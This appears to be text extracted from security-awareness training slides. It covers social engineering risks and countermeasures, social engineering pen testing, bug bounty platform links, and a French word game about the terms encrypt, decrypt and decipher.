
Area of Risk	Attacker's Tactics	Combat Strategy
Phone (help desk)	 Impersonation and persuasion	Train employees/help desk to never reveal passwords or other information by phone
Building entrance	 Unauthorized physical access	Tight badge security, employee training, and security officers
Office	 Shoulder surfing	Do not type in passwords with anyone else present (or if you must, do it quickly!)
Phone (help desk)	 Impersonation on help desk calls	Assign a PIN to all employees to help desk support
Office	 Wandering through halls looking for open offices	Escort all guests
Mail room	 Insertion of forged memos	Lock and monitor mail room
Machine room/ Phone closet	 Attempting to gain access, remove equipment, and/or attach a protocol analyzer to grab the confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment
Phone and PBX	 Stealing phone toll access	Control overseas and long-distance calls, trace calls, and refuse transfers




CEH  
Cybersecurity

EC-COUNCIL

# Social Engineering Through Impersonation on Social Networking Sites



# Identity Theft Statistics 2010



# Identify Theft



"One bit of personal information is all someone needs to **steal your identity**"



CEH  
Cybersecurity

EC-COUNCIL

# Social Engineering Pen Testing

- The objective of social engineering pen testing is to **test the strength of human factors** in a security chain within the organization
- Social engineering pen testing is often used to **raise level of security awareness** among employees
- Tester should **demonstrate extreme care and professionalism** for social engineering pen test as it might involve legal issues such as violation of privacy and may result in an embarrassing situation for the organization





## Demo XXV

Targeted phishing attack with Beef

# Certificate Transparency

- <https://www.censys.io/>

# Bug bounty

- [https://hackerone.com/users/sign\\_up](https://hackerone.com/users/sign_up)
- [https://bugcrowd.com/user/sign\\_up](https://bugcrowd.com/user/sign_up)
- 
- <https://bountyfactory.io/fr/index.html>
- 
- <https://www.yogosha.com/>
- <https://www.bugbountyzone.com/>

Spare

# DDOS attack

- <http://www.securityweek.com/ddos-hire-services-cheap-effective>



A little game...

# Find the intruder(s)...

Encrypt  
(Encrypter)

Decipher  
(Déchiffer)

Cipher  
(Chiffrer)

Decrypt  
(Décrypter)



Chloé ! J'ai récupéré le disque dur des vilains terroristes ! Il me faut ces informations ! Vite !



Jack, il faudra que je décrypte le disque, c'est à dire que je « casse » leur code ! Ça va être très long !

Dammit Chloé ! On n'a pas le temps ! Ça va péter ! Que puis-je faire ?



Jack, si tu arrives à obtenir leur « clé de déchiffrement », je pourrai « déchiffrer » leur message et ce sera plus rapide que si je le décryptais !